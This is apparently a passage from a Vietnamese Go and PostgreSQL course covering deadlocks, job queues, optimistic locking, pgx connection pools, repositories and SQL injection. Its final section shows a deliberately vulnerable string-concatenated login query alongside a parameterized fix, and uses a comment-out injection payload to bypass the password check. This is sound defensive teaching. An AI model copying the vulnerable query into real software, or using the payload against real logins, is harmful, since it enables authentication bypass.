func deadlockDemo(ctx context.Context) {
    admin := connect(ctx)
    defer admin.Close(ctx)
    _, err := admin.Exec(ctx, `DROP TABLE IF EXISTS lab_acc;
        CREATE TABLE lab_acc (id INT PRIMARY KEY, balance BIGINT);
        INSERT INTO lab_acc VALUES (1, 1000), (2, 1000)`)
    must(err)

    // mỗi giao dịch khóa 2 tài khoản THEO THỨ TỰ first -> second, rồi chờ nhau
    var ready sync.WaitGroup
    ready.Add(2)
    var mu sync.Mutex
    var codes []string

    chuyen := func(first, second int) {
        c := connect(ctx)
        defer c.Close(ctx)
```

```
        _, err := c.Exec(ctx, `SET deadlock_timeout = '100ms'`) // chỉ để demo cho nhanh
        must(err)
        tx, err := c.Begin(ctx)
        must(err)
        _, err = tx.Exec(ctx, `SELECT 1 FROM lab_acc WHERE id = $1 FOR UPDATE`, first)
        must(err)
        ready.Done()
        ready.Wait() // cả hai đã giữ khóa thứ nhất, giờ cùng xin khóa thứ hai
        _, err = tx.Exec(ctx, `SELECT 1 FROM lab_acc WHERE id = $1 FOR UPDATE`, second)
        var pgErr *pgconn.PgError
        if errors.As(err, &pgErr) {
            mu.Lock()
            codes = append(codes, pgErr.Code+" "+pgErr.Message)
            mu.Unlock()
            _ = tx.Rollback(ctx)
            return
        }
        must(err)
        must(tx.Commit(ctx))
    }

    var wg sync.WaitGroup
    wg.Go(func() { chuyen(1, 2) })
    wg.Go(func() { chuyen(2, 1) }) // THỨ TỰ NGƯỢC: nguồn gốc của deadlock
    wg.Wait()
    sort.Strings(codes)
    fmt.Println("số giao dịch bị hủy:", len(codes))
    for _, c := range codes {
        fmt.Println(" ", c)
    }
}

func queueDemo(ctx context.Context) {
    admin := connect(ctx)
    defer admin.Close(ctx)
    _, err := admin.Exec(ctx, `DROP TABLE IF EXISTS lab_jobs;
        CREATE TABLE lab_jobs (id INT PRIMARY KEY, status TEXT NOT NULL DEFAULT 'queued', worker INT);
        INSERT INTO lab_jobs (id) SELECT g FROM generate_series(1, 30) g`)
    must(err)

    var wg sync.WaitGroup
    for w := 1; w <= 4; w++ {
        wg.Go(func() {
            c := connect(ctx)
            defer c.Close(ctx)
            for {
                tx, err := c.Begin(ctx)
                must(err)
                // Lấy tối đa 3 job CHƯA AI KHÓA; job đang bị worker khác khóa thì BỎ QUA, không chờ
                rows, err := tx.Query(ctx, `SELECT id FROM lab_jobs WHERE status = 'queued'
                    ORDER BY id LIMIT 3 FOR UPDATE SKIP LOCKED`)
                must(err)
                var ids []int
                for rows.Next() {
                    var id int
                    must(rows.Scan(&id))
                    ids = append(ids, id)
                }
                must(rows.Err())
                if len(ids) == 0 {
                    must(tx.Rollback(ctx))
                    return
                }
                time.Sleep(5 * time.Millisecond) // giả lập xử lý
                _, err = tx.Exec(ctx,
                    `UPDATE lab_jobs SET status = 'done', worker = $2 WHERE id = ANY($1)`, ids, w)
                must(err)
                must(tx.Commit(ctx))
            }
        })
    }
```

```
    wg.Wait()

    var done, distinct int
    must(admin.QueryRow(ctx,
        `SELECT count(*) FILTER (WHERE status = 'done'), count(DISTINCT id) FROM lab_jobs`).
        Scan(&done, &distinct))
    fmt.Printf("đã xử lý %d/%d job, mỗi job đúng một lần: %v\n", done, distinct, done == 30 && distinct ==
30)
}

func main() {
    ctx := context.Background()
    deadlockDemo(ctx)
    queueDemo(ctx)
}
```

```
số giao dịch bị hủy: 1
  40P01 deadlock detected
đã xử lý 30/30 job, mỗi job đúng một lần: true
```

6.2. Deadlock (bế tắc) và cách phòng

Phần đầu của chương trình trên là **deadlock** kinh điển: giao dịch 1 khóa tài khoản 1 rồi xin tài khoản 2; giao dịch 2 khóa tài khoản 2 rồi xin tài khoản 1: mỗi bên giữ cái mà bên kia cần. PostgreSQL **tự phát hiện** (sau `deadlock_timeout`, mặc định 1 giây) và **hủy đúng một** giao dịch với SQLSTATE `40P01`, giao dịch còn lại tiếp tục. (Trong demo ta đặt `100ms` để chạy nhanh; ở production giữ mặc định.)

Phòng deadlock:

1. **Luôn khóa nhiều hàng theo cùng một thứ tự toàn cục** (ví dụ theo `id` tăng dần): chuyển tiền giữa A và B luôn khóa `min(id)` trước. Đây là cách hiệu quả nhất, và chính là nguyên tắc ta đã học với mutex ở Buổi 14.
2. **Giữ transaction ngắn**, ít thao tác.
3. **Thử lại khi gặp** `40P01` (và `40001`): coi như lỗi tạm thời.
4. Khi trừ tồn kho nhiều sản phẩm trong một đơn: sắp xếp theo `product_id` trước khi cập nhật.

6.3. Khóa lạc quan (optimistic locking) bằng cột version

Thay vì khóa trước, ta **giả định không xung đột** và **kiểm tra lúc ghi**: mỗi hàng có cột `version`; khi ghi ta chỉ cập nhật nếu `version` vẫn là giá trị đã đọc. Nếu 0 hàng bị ảnh hưởng, nghĩa là người khác đã sửa trước: báo xung đột hoặc đọc-thử-lại.

```
CREATE TABLE doc (id INT PRIMARY KEY, body TEXT NOT NULL, version INT NOT NULL DEFAULT 1);
INSERT INTO doc VALUES (1, 'bản gốc', 1);

UPDATE doc SET body = 'sửa bởi A', version = version + 1 WHERE id = 1 AND version = 1
RETURNING id, version;

UPDATE doc SET body = 'sửa bởi B', version = version + 1 WHERE id = 1 AND version = 1
RETURNING id, version;
```

```
 id | version
----+---------
  1 |       2
(1 row)

 id | version
----+---------
(0 rows)
```

B nhận **0 hàng**: ứng dụng hiểu "bản ghi đã bị người khác đổi" và trả `409 Conflict` hoặc tải lại dữ liệu mới cho người dùng xem. Mẫu này hợp với **chỉnh sửa lâu hơn một request** (người dùng mở form sửa, nửa phút sau mới lưu: không thể giữ khóa suốt thời gian đó), thường kèm header `ETag`/`If-Match` ở tầng API (Buổi 30).

	Khóa bi quan (`FOR UPDATE`)	**Khóa lạc quan (`version`)**
Ý tưởng	Khóa trước, ghi sau	Ghi trước, kiểm tra lúc ghi
Khi xung đột	Người sau **chờ**	Người sau **thất bại**, phải thử lại/báo
Hợp với	**Tranh chấp cao** (tồn kho nóng, số dư), thao tác ngắn trong một transaction	**Tranh chấp thấp**, chỉnh sửa kéo dài qua nhiều request
Rủi ro	Deadlock, giữ khóa lâu	Thử lại nhiều khi tranh chấp cao

Còn một công cụ nữa: **advisory lock** (`pg_advisory_xact_lock(key)`), khóa theo khóa số do ứng dụng định nghĩa, **dùng chung giữa nhiều tiến trình/máy chủ**. Hữu ích cho "chỉ một bản sao chạy công việc định kỳ này" hay "tuần tự hóa theo khách hàng" mà không cần tạo hàng để khóa.

7. Công thức đặt hàng an toàn cho ShopGo

Tổng hợp mọi thứ vào luồng quan trọng nhất của hệ thống, *tạo đơn hàng*, trong **một transaction**:

```
BEGIN                                          -- mức Read Committed là đủ nếu làm đúng các bước dưới
  1. Với mỗi sản phẩm trong giỏ, THEO THỨ TỰ product_id TĂNG DẦN (chống deadlock):
       UPDATE products SET stock = stock - $qty
       WHERE id = $pid AND stock >= $qty AND is_active
       RETURNING price                         -- 0 hàng => hết hàng hoặc sản phẩm không còn: ROLLBACK,
trả 409
  2. INSERT INTO orders (user_id, status, total) VALUES (...) RETURNING id
  3. INSERT INTO order_items (order_id, product_id, quantity, unit_price)   -- unit_price lấy từ RETURNING
price ở bước 1
  4. (tùy chọn) ghi sự kiện vào bảng outbox để gửi email/thông báo SAU commit (Buổi 33)
COMMIT                                         -- lỗi bất kỳ ở giữa => ROLLBACK, không để lại trạng thái
dở dang
```

Điểm hay của công thức này: **không có "đọc rồi ghi"** (bước 1 là cập nhật có điều kiện nguyên tử, không thể bán lố), **giá được chốt đúng lúc trừ kho** (từ `RETURNING`, không bị lệch nếu giá đổi giữa chừng), khóa theo thứ tự cố định (không deadlock), mọi thứ hoặc xong hoặc hủy, và việc chậm (gửi email) nằm ngoài transaction. Ta sẽ cài đặt đúng công thức này bằng Go ở Buổi 22 và 28.

8. Danh sách kiểm tra truy vấn hiệu quả

1. `EXPLAIN (ANALYZE, BUFFERS)` trên truy vấn nghi ngờ, với dữ liệu quy mô thực.
2. **Chỉ lấy cột và hàng cần** (`SELECT` cột cụ thể, `WHERE`, `LIMIT`); không `SELECT *`.
3. **Index** cho khóa ngoại và cột lọc/sắp xếp của truy vấn nóng; dùng index ghép + `ORDER BY` cho màn hình "mới nhất".
4. **Tránh N+1:** lấy 100 đơn rồi chạy 100 truy vấn lấy khách hàng. Dùng `JOIN` hoặc `WHERE id = ANY($1)` (Buổi 36).
5. **Phân trang theo khóa** (`WHERE id < $cuối`) thay `OFFSET` sâu (Buổi 28).
6. `COUNT(*)` **trên bảng lớn không miễn phí** (phải quét): cân nhắc số liệu xấp xỉ hoặc bộ đếm riêng khi chỉ cần "khoảng".
7. **Nhập liệu hàng loạt:** `COPY` hoặc `INSERT` nhiều hàng (`pgx.CopyFrom`) thay vì từng dòng.

8. **Giới hạn thời gian** (`statement_timeout`, `lock_timeout`) và **giữ transaction ngắn**.
9. **Pool kết nối** hợp lý (Buổi 22) và có công cụ gom kết nối (PgBouncer) khi nhiều bản sao ứng dụng.
10. **Theo dõi:** bật `pg_stat_statements` (truy vấn tốn nhất), log truy vấn chậm (`log_min_duration_statement`), xem `pg_stat_activity` (ai đang chạy/bị chặn), `pg_locks`.

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Đọc-sửa-ghi trong Go** (lost update): đọc tồn kho, trừ trong code, ghi lại.
2. **Quên index khóa ngoại**, hoặc ngược lại index mọi cột.
3. **Hàm/biểu thức bọc quanh cột lọc** làm mất index (`lower(email)`, `created_at::date`).
4. **Không thử lại `40001`/`40P01`.**
5. **Giữ transaction mở lâu**, gọi HTTP/email bên trong, hoặc để phiên `idle in transaction`.
6. **Khóa nhiều hàng theo thứ tự không nhất quán**: deadlock.
7. **Tạo index trên bảng lớn bằng `CREATE INDEX` thường** trên production (khóa ghi); phải `CONCURRENTLY`.
8. **Tin vào `EXPLAIN` mà không `ANALYZE`**; hoặc đo trên bảng 100 hàng.
9. **Nâng cô lập lên Serializable "cho chắc"** mà không có logic thử lại.
10. **Dựa vào kiểm tra ở ứng dụng thay vì ràng buộc CSDL** (hai request đồng thời cùng vượt qua kiểm tra).

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Hầu hết sự cố dữ liệu và hiệu năng của hệ thống web đều quy về năm thứ của buổi này: **thiếu index**, **N+1**, **transaction quá dài**, **đọc-sửa-ghi không nguyên tử**, và **thiếu timeout**. Một Senior review PR có thao tác ghi sẽ hỏi ngay: *"hai request đồng thời thì sao?"*; thấy truy vấn mới sẽ hỏi: *"có index nào phục vụ nó không, `EXPLAIN` ra gì ở 10 triệu dòng?"*; thấy transaction sẽ hỏi: *"có gọi gì chậm bên trong không? có thử lại khi `40001` không?"*. Ở vận hành, ba màn hình bạn mở khi "DB chậm" là: `pg_stat_activity` (ai đang chạy/chờ/bị chặn, có `idle in transaction` lâu không), `pg_stat_statements` (truy vấn nào tốn tổng thời gian nhất), và `EXPLAIN (ANALYZE, BUFFERS)` của thủ phạm. Ta sẽ đưa chúng vào dashboard ở Buổi 38 và quy trình sự cố ở Buổi 49.

11. Tóm tắt

Tóm tắt buổi học

- `EXPLAIN (ANALYZE, BUFFERS)`: đọc `Seq Scan`/`Index Scan`/`Index Only Scan`/`Bitmap`, `Rows Removed by Filter`, ước lượng vs thực tế. Index biến O(n) thành O(log n): thực nghiệm 11,2 ms → 0,094 ms.
- Index ghép theo quy tắc **tiền tố trái**; partial/expression/covering index; **không tự có cho khóa ngoại**; index có giá (ghi chậm, tốn chỗ); `CREATE INDEX CONCURRENTLY` trên production.
- **ACID**; transaction ngắn, `defer Rollback`, không gọi dịch vụ ngoài bên trong; lỗi trong PostgreSQL làm transaction "aborted".
- Mức cô lập mặc định **Read Committed**; Repeatable Read cho ảnh chụp ổn định; **Serializable** chặn cả write skew; hai mức sau đòi hỏi **thử lại** `40001`.
- Lost update: ưu tiên **UPDATE nguyên tử có điều kiện**, rồi `FOR UPDATE`, rồi khóa lạc quan (`version`); `SKIP LOCKED` cho hàng đợi; deadlock `40P01` phòng bằng khóa theo thứ tự nhất quán.
- MVCC: đọc/ghi không chặn nhau; transaction dài và `idle in transaction` ghim phiên bản cũ, gây bloat; đặt `statement_timeout`, `lock_timeout`, `idle_in_transaction_session_timeout`.
- Công thức đặt hàng: một transaction, trừ kho có điều kiện theo `product_id` tăng dần, chốt `unit_price` từ `RETURNING`, outbox sau commit.

12. Bài tập

Các bài dùng bảng `big_orders` (200.000 hàng) và bộ dữ liệu ShopGo ở Buổi 20; hãy tự chạy và đối chiếu `EXPLAIN`.

1. **[Cơ bản]** Tạo `big_orders` như mục 2.2. Với truy vấn "tổng tiền các đơn của `user_id = 42` trong tháng 3/2026", ghi lại `EXPLAIN (ANALYZE, BUFFERS)` **trước** và **sau** khi tạo index phù hợp. Lập bảng so sánh thời gian và số khối đọc.
2. **[Cơ bản]** Chứng minh quy tắc tiền tố trái: với index `(user_id, created_at)`, so sánh kế hoạch của các truy vấn chỉ lọc `user_id`, chỉ lọc `created_at`, và lọc cả hai. Giải thích từng kết quả.
3. **[Cơ bản]** Viết lại `WHERE created_at::date = '2026-02-01'` thành điều kiện khoảng dùng được index và kiểm chứng bằng `EXPLAIN`.
4. **[Trung bình]** Tạo hai index thừa trên `big_orders`, dùng `pg_stat_user_indexes` (`idx_scan`) để phát hiện index không được dùng, rồi xóa chúng. Đo thời gian `INSERT` 100.000 hàng trước và sau khi xóa index để cảm nhận cái giá của index.
5. **[Trung bình]** Chạy chương trình lost update (mục 4.1) trên máy bạn; thêm biến thể thứ tư dùng **khóa lạc quan** (cột `version`, thử lại khi 0 hàng) và biến thể thứ năm dùng `REPEATABLE READ` kèm vòng thử lại khi gặp `40001`. Xác nhận tồn kho cuối là 80 và đếm số lần thử lại.
6. **[Trung bình]** Cài hàm Go `WithTx(ctx, pool, fn func(tx pgx.Tx) error) error` thực hiện `Begin → fn → Commit`, luôn `Rollback` khi lỗi/panic, và **tự thử lại tối đa 3 lần** khi lỗi là `40001` hoặc `40P01` (kiểm tra bằng `errors.As` với `*pgconn.PgError`), có backoff ngắn và tôn trọng `ctx`. Viết test bằng cách gây `40001` bằng hai kết nối.
7. **[Nâng cao]** Hiện thực công thức đặt hàng ở mục 7 bằng SQL thuần trong một hàm `place_order` (hoặc script nhiều lệnh) và kiểm thử đồng thời: 50 goroutine cùng mua 1 sản phẩm còn tồn 20; chứng minh đúng 20 đơn thành công, 30 đơn bị từ chối vì hết hàng, và tồn kho cuối bằng 0 (không âm), `orders.total` khớp tổng `order_items`.

8. **[Nâng cao]** Cố tình tạo deadlock bằng hai transaction chuyển tiền ngược chiều giữa hai tài khoản; sửa bằng cách khóa theo `id` tăng dần; chạy 1000 lần chuyển đồng thời hai chiều và chứng minh không còn `40P01`, tổng số dư bảo toàn.
9. **[Thử thách]** Xây hàng đợi công việc `jobs` trên PostgreSQL: `enqueue`, `claim` (`FOR UPDATE SKIP LOCKED`, đặt `locked_until`), `complete`, `fail` (thử lại có backoff, `attempts`), và cơ chế **giành lại** job của worker đã chết (`locked_until` quá hạn). Viết test đồng thời với nhiều worker, kill ngẫu nhiên một worker giữa chừng và chứng minh không mất và không xử lý trùng quá một lần *thành công*. (Chuẩn bị cho Buổi 33.)

Buổi 22 — Go với PostgreSQL: pgx, transaction, migration, sqlc và GORM

> **Thông tin buổi học**
> **Thời lượng:** 6–7 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 6, 7, 15, 20, 21

> **Mục tiêu học tập**
> Sau buổi học này bạn có thể:
>
> - Chọn đúng công cụ truy cập CSDL trong Go: `database/sql`, **pgx**, sqlx, **sqlc**, GORM, và giải thích đánh đổi.
> - Dùng `pgxpool` với cấu hình pool hợp lý; truy vấn có tham số, quét kết quả vào struct, xử lý `NULL`.
> - **Phòng SQL injection** và viết truy vấn động an toàn.
> - Viết hàm `WithTx` có **hoàn tác tự động và thử lại** (`40001`, `40P01`); chuyển lỗi PostgreSQL thành lỗi miền nghiệp vụ.
> - Cài **công thức đặt hàng** của ShopGo bằng Go và chứng minh nó đúng dưới tải đồng thời.
> - Quản lý schema bằng **migration**; dùng `sqlc` và biết các cạm bẫy của GORM.

Đây là buổi nối Giai đoạn 3 lại với nhau: HTTP (Buổi 18–19), SQL và transaction (Buổi 20–21), đồng thời (Buổi 12–15), thiết kế interface (Buổi 6, 17). Phần lớn code bạn viết ở buổi này sẽ trở thành tầng dữ liệu của ShopGo ở Giai đoạn 4. **Mọi chương trình trong buổi đều đã chạy thật** trên PostgreSQL 18.

1. Bản đồ công cụ truy cập CSDL trong Go

Công cụ	Bản chất	Điểm mạnh	Điểm yếu
`database/sql`	Giao diện chuẩn + driver (`lib/pq`, `pgx/stdlib`)	Chuẩn, mọi CSDL, không phụ thuộc framework	Nghèo tính năng riêng PostgreSQL, quét thủ công từng cột
`pgx` (v5)	Driver **gốc** cho PostgreSQL, kèm pool `pgxpool`	Nhanh, đầy đủ tính năng (COPY, batch, LISTEN/NOTIFY, kiểu PG), quét vào struct	Chỉ PostgreSQL
`sqlx`	Mở rộng `database/sql`	Quét vào struct gọn, `Named` query	Ít phát triển; pgx đã có tính năng tương đương
`sqlc`	**Sinh code** Go an toàn kiểu từ file SQL	Viết **SQL thuần**, nhận lại hàm Go có kiểu; lỗi SQL phát hiện lúc build; không reflection, hiệu năng như viết tay	Cần bước sinh code; truy vấn rất động thì khó
GORM	ORM đầy đủ	Nhanh để bắt đầu, quan hệ, hook, migration tự động	SQL ẩn, hành vi bất ngờ (xem mục 9), khó tối ưu
`squirrel`, `goqu`	Xây dựng câu SQL bằng code	Truy vấn động có cấu trúc	Vẫn tự quét kết quả
`ent`, `bun`	ORM/query builder khác	Sinh code (ent), gần SQL (bun)	Thêm một triết lý phải học

Khuyến nghị trong giáo trình: học `pgx` **trực tiếp** trước (hiểu từng bước, nền tảng cho mọi thứ), dùng `sqlc` khi muốn an toàn kiểu mà vẫn viết SQL thuần (lựa chọn phổ biến của các nhóm Go nghiêm túc), và biết **GORM** để đọc code dự án khác. Với ShopGo ta dùng pgx cho tầng repository (rõ ràng, dễ giải thích), và bạn có thể thay bằng sqlc như một bài tập.

> **ORM hay SQL thuần?**
> Tranh luận muôn thuở. Thực tế: ORM tăng tốc những CRUD đơn giản, nhưng với truy vấn nghiệp vụ thật (nối nhiều bảng, window function, `ON CONFLICT`, khóa hàng, tối ưu index) bạn sẽ phải viết SQL; ORM che giấu SQL nên khó tối ưu và dễ sinh N+1 hoặc truy vấn thừa. Phần lớn dịch vụ Go dùng SQL (qua pgx/sqlc), vì hợp với triết lý "rõ ràng hơn khôn khéo". Điều quan trọng nhất không phải công cụ mà là **hiểu SQL sẽ được chạy**.

2. pgx và pgxpool

2.1. Pool kết nối

Mở một kết nối PostgreSQL **đắt** (bắt tay TCP, xác thực, khởi tạo tiến trình phía server tốn vài MB RAM). Vì vậy ứng dụng giữ một **pool** kết nối dùng lại. `*pgxpool.Pool` **an toàn đa luồng**: tạo **một** lần ở `main`, truyền cho các repository, đóng khi tắt.

```
cfg, err := pgxpool.ParseConfig(os.Getenv("DATABASE_URL"))
if err != nil { /* ... */ }
cfg.MaxConns = 20                       // tối đa kết nối mở cùng lúc
cfg.MinConns = 2                        // giữ sẵn một ít để tránh chậm lúc đầu
cfg.MaxConnLifetime = 30 * time.Minute  // định kỳ làm mới kết nối (cân bằng tải, DNS đổi)
cfg.MaxConnIdleTime = 5 * time.Minute   // trả bớt kết nối nhàn rỗi
cfg.HealthCheckPeriod = time.Minute

pool, err := pgxpool.NewWithConfig(ctx, cfg)
if err != nil { /* ... */ }
defer pool.Close()
if err := pool.Ping(ctx); err != nil { /* kiểm tra kết nối ngay khi khởi động */ }
```

Chuỗi kết nối dạng URL: `postgres://user:pass@host:5432/dbname?sslmode=require&pool_max_conns=20`. **Không ghi mật khẩu trong mã nguồn**: đọc từ biến môi trường/secret (Buổi 27, 48).

2.2. Chọn kích thước pool

Kích thước pool phải được **tính**, không đoán, bằng định luật Little ở Buổi 16: `kết nối đồng thời cần ≈ (yêu cầu/giây) × (thời gian giữ kết nối mỗi yêu cầu)`. Có thêm một ràng buộc nằm phía **CSDL**:

- PostgreSQL mặc định `max_connections = 100`, mỗi kết nối là một **tiến trình hệ điều hành** (tốn RAM, chuyển ngữ cảnh). Quá nhiều kết nối làm CSDL **chậm đi**, không nhanh lên.
- **Tổng** `MaxConns` của mọi bản sao ứng dụng phải nhỏ hơn ngân sách kết nối của CSDL, **chừa chỗ** cho công cụ quản trị, migration, giám sát. Ví dụ 5 bản sao × 20 = 100: đã cạn!
- Con số khởi điểm hợp lý: **10–25 kết nối mỗi bản sao**; thường ít hơn bạn nghĩ. Khi cần hàng trăm bản sao hoặc hàng nghìn kết nối, đặt **PgBouncer** (bộ gom kết nối) ở giữa (Buổi 36, 46).
- Khi pool cạn, các lời gọi **xếp hàng chờ** (không lỗi ngay); nếu không có `context` có timeout, request treo vô hạn. Vì vậy **luôn truyền** `ctx` **có hạn**.

Theo dõi bằng `pool.Stat()`: `AcquiredConns()` (đang dùng), `IdleConns()`, `MaxConns()`, `EmptyAcquireCount()` (số lần phải chờ vì pool cạn): xuất thành metric (Buổi 38).

2.3. Truy vấn: Exec, QueryRow, Query

- `Exec`: câu lệnh không trả hàng (`INSERT/UPDATE/DELETE` không `RETURNING`); trả số hàng bị ảnh hưởng (`tag.RowsAffected()`).
- `QueryRow(...).Scan(&a, &b)`: đúng một hàng; không có hàng thì `Scan` trả `pgx.ErrNoRows`.
- `Query` + `pgx.CollectRows(rows, pgx.RowToStructByName[T])`: nhiều hàng vào slice struct (khớp **tên cột** với tag `db:"..."`), tự đóng `rows`.
- Tham số truyền bằng `$1, $2, ...`, không bao giờ nối chuỗi (mục 3).
- `NULL` ánh xạ vào **con trỏ** (`*string`) hoặc kiểu `pgtype`; quét `NULL` vào `string` thường gây lỗi.

2.4. Chương trình đầy đủ: repository, NULL, và ánh xạ lỗi

Chương trình dưới đây kết hợp: pool, repository, quét vào struct, cột `NULL`, và **chuyển lỗi PostgreSQL thành lỗi miền nghiệp vụ** (Buổi 7): `ErrNotFound`, `ErrConflict`, `ErrInvalid`. Đây chính là khung của tầng dữ liệu ShopGo.

```
package main

import (
    "context"
    "errors"
    "fmt"
    "os"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgconn"
    "github.com/jackc/pgx/v5/pgxpool"
)

var (
    ErrNotFound = errors.New("không tìm thấy")
    ErrConflict = errors.New("xung đột dữ liệu")
    ErrInvalid  = errors.New("dữ liệu không hợp lệ")
)

type Product struct {
    ID    int64   `db:"id"`
    SKU   string  `db:"sku"`
    Name  string  `db:"name"`
    Price int64   `db:"price"`
    Note  *string `db:"note"` // cột cho phép NULL -> con trỏ
}

// mapErr chuyển lỗi của driver thành lỗi miền nghiệp vụ; tầng trên không cần biết SQLSTATE.
func mapErr(err error) error {
    if err == nil {
        return nil
    }
    if errors.Is(err, pgx.ErrNoRows) {
        return ErrNotFound
    }
    var pgErr *pgconn.PgError
    if errors.As(err, &pgErr) {
        switch pgErr.Code {
        case "23505": // unique_violation
            return fmt.Errorf("%w (ràng buộc %s)", ErrConflict, pgErr.ConstraintName)
        case "23514", "23502", "22P02": // check, not null, sai định dạng
            return fmt.Errorf("%w (SQLSTATE %s)", ErrInvalid, pgErr.Code)
        }
    }
    return err
}
```

```
type Repo struct{ db *pgxpool.Pool }

func (r *Repo) Create(ctx context.Context, p *Product) error {
    err := r.db.QueryRow(ctx,
        `INSERT INTO lab22_products (sku, name, price, note) VALUES ($1, $2, $3, $4) RETURNING id`,
        p.SKU, p.Name, p.Price, p.Note).Scan(&p.ID)
    return mapErr(err)
}

func (r *Repo) Get(ctx context.Context, id int64) (Product, error) {
    rows, _ := r.db.Query(ctx,
        `SELECT id, sku, name, price, note FROM lab22_products WHERE id = $1`, id)
    p, err := pgx.CollectOneRow(rows, pgx.RowToStructByName[Product])
    return p, mapErr(err)
}

func (r *Repo) List(ctx context.Context, minPrice int64) ([]Product, error) {
    rows, _ := r.db.Query(ctx,
        `SELECT id, sku, name, price, note FROM lab22_products WHERE price >= $1 ORDER BY id`, minPrice)
    ps, err := pgx.CollectRows(rows, pgx.RowToStructByName[Product])
    return ps, mapErr(err)
}

func main() {
    ctx := context.Background()
    pool, err := pgxpool.New(ctx, os.Getenv("DATABASE_URL"))
    if err == nil {
        err = pool.Ping(ctx)
    }
    if err != nil {
        fmt.Println("bỏ qua (cần biến DATABASE_URL trỏ tới PostgreSQL):", err)
        return
    }
    defer pool.Close()

    _, err = pool.Exec(ctx, `DROP TABLE IF EXISTS lab22_products;
        CREATE TABLE lab22_products (
            id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
            sku TEXT NOT NULL UNIQUE,
            name TEXT NOT NULL,
            price BIGINT NOT NULL CHECK (price >= 0),
            note TEXT)`)
    if err != nil {
        fmt.Println(err)
        return
    }
    repo := &Repo{db: pool}

    note := "hàng mới về"
    a := &Product{SKU: "AO-001", Name: "Áo thun", Price: 250000, Note: &note}
    b := &Product{SKU: "GIAY-001", Name: "Giày", Price: 750000} // Note = nil -> NULL
    fmt.Println("tạo:", repo.Create(ctx, a), repo.Create(ctx, b), "| id:", a.ID, b.ID)

    got, _ := repo.Get(ctx, b.ID)
    fmt.Printf("đọc : %s, note là NULL: %v\n", got.Name, got.Note == nil)
    got, _ = repo.Get(ctx, a.ID)
    fmt.Printf("đọc : %s, note = %q\n", got.Name, *got.Note)

    ds, _ := repo.List(ctx, 500000)
    fmt.Println("lọc giá >= 500000:", len(ds), "sản phẩm:", ds[0].Name)

    _, err = repo.Get(ctx, 999)
    fmt.Println("không tồn tại:", err, "| ErrNotFound:", errors.Is(err, ErrNotFound))

    err = repo.Create(ctx, &Product{SKU: "AO-001", Name: "Trùng SKU", Price: 1})
    fmt.Println("trùng SKU    :", err, "| ErrConflict:", errors.Is(err, ErrConflict))

    err = repo.Create(ctx, &Product{SKU: "X-1", Name: "Giá âm", Price: -5})
```

```
    fmt.Println("giá âm       :", err, "| ErrInvalid:", errors.Is(err, ErrInvalid))
}
```

```
tạo: <nil> <nil> | id: 1 2
đọc : Giày, note là NULL: true
đọc : Áo thun, note = "hàng mới về"
lọc giá >= 500000: 1 sản phẩm: Giày
không tồn tại: không tìm thấy | ErrNotFound: true
trùng SKU    : xung đột dữ liệu (ràng buộc lab22_products_sku_key) | ErrConflict: true
giá âm       : dữ liệu không hợp lệ (SQLSTATE 23514) | ErrInvalid: true
```

Các điểm đáng chú ý:

1. `rows, _ := pool.Query(...)` **rồi** `CollectRows`: lỗi truy vấn được giữ trong `rows` và `Collect*` trả ra, nên bỏ qua lỗi ở dòng `Query` là thành ngữ chuẩn của pgx (không phải bỏ sót).
2. **Tầng repository trả lỗi miền nghiệp vụ** (`ErrNotFound`, `ErrConflict`), không để `pgx.ErrNoRows` hay `*pgconn.PgError` rò lên tầng service/handler. Handler chỉ cần `errors.Is(err, ErrConflict)` để trả `409` (Buổi 7, 28).
3. **Ràng buộc ở CSDL là chốt chặn cuối** (Buổi 20): `UNIQUE` chặn trùng SKU ngay cả khi hai request đồng thời cùng vượt qua kiểm tra ở ứng dụng.
4. `Note *string` biểu diễn `NULL`; quét `NULL` vào `string` gây lỗi.

3. SQL injection: lỗ hổng không bao giờ được mắc

> **SQL injection**
> Kẻ tấn công đưa **mã SQL** vào dữ liệu đầu vào; nếu ứng dụng **nối chuỗi** dữ liệu đó vào câu lệnh, đoạn mã được thực thi như một phần của câu truy vấn. Từ nhiều năm nay vẫn nằm trong danh sách lỗ hổng nghiêm trọng nhất (OWASP).

```
package main

import (
    "context"
    "fmt"
    "os"

    "github.com/jackc/pgx/v5/pgxpool"
)

// KHÔNG AN TOÀN: nối chuỗi trực tiếp vào câu SQL.
func dangNhapSai(ctx context.Context, db *pgxpool.Pool, email, matKhau string) bool {
    q := "SELECT 1 FROM lab22_users WHERE email = '" + email + "' AND password = '" + matKhau + "'"
    rows, err := db.Query(ctx, q)
    if err != nil {
        return false
    }
    defer rows.Close()
    return rows.Next()
}

// AN TOÀN: tham số hóa ($1, $2). Dữ liệu và mã SQL đi theo hai kênh tách biệt.
func dangNhapDung(ctx context.Context, db *pgxpool.Pool, email, matKhau string) bool {
    rows, err := db.Query(ctx,
        "SELECT 1 FROM lab22_users WHERE email = $1 AND password = $2", email, matKhau)
    if err != nil {
        return false
    }
    defer rows.Close()
```

```
    return rows.Next()
}

func main() {
    ctx := context.Background()
    db, err := pgxpool.New(ctx, os.Getenv("DATABASE_URL"))
    if err == nil {
        err = db.Ping(ctx)
    }
    if err != nil {
        fmt.Println("bỏ qua (cần biến DATABASE_URL trỏ tới PostgreSQL):", err)
        return
    }
    defer db.Close()
    _, err = db.Exec(ctx, `DROP TABLE IF EXISTS lab22_users;
        CREATE TABLE lab22_users (email TEXT PRIMARY KEY, password TEXT NOT NULL);
        INSERT INTO lab22_users VALUES ('chi@shopgo.vn', 'mat-khau-that')`)
    if err != nil {
        fmt.Println(err)
        return
    }

    fmt.Println("đúng mật khẩu  (sai) :", dangNhapSai(ctx, db, "chi@shopgo.vn", "mat-khau-that"))
    fmt.Println("sai mật khẩu   (sai) :", dangNhapSai(ctx, db, "chi@shopgo.vn", "doan-bua"))

    // Kẻ tấn công nhập email là:  chi@shopgo.vn' --   (-- biến phần còn lại thành chú thích)
    payload := "chi@shopgo.vn' --"
    fmt.Println("TẤN CÔNG       (sai) :", dangNhapSai(ctx, db, payload, "bat-ky"))
    fmt.Println("TẤN CÔNG       (đúng):", dangNhapDung(ctx, db, payload, "bat-ky"))
    fmt.Println("đúng mật khẩu  (đúng):", dangNhapDung(ctx, db, "chi@shopgo.vn", "mat-khau-that"))
}
```

```
đúng mật khẩu  (sai) : true
sai mật khẩu   (sai) : false
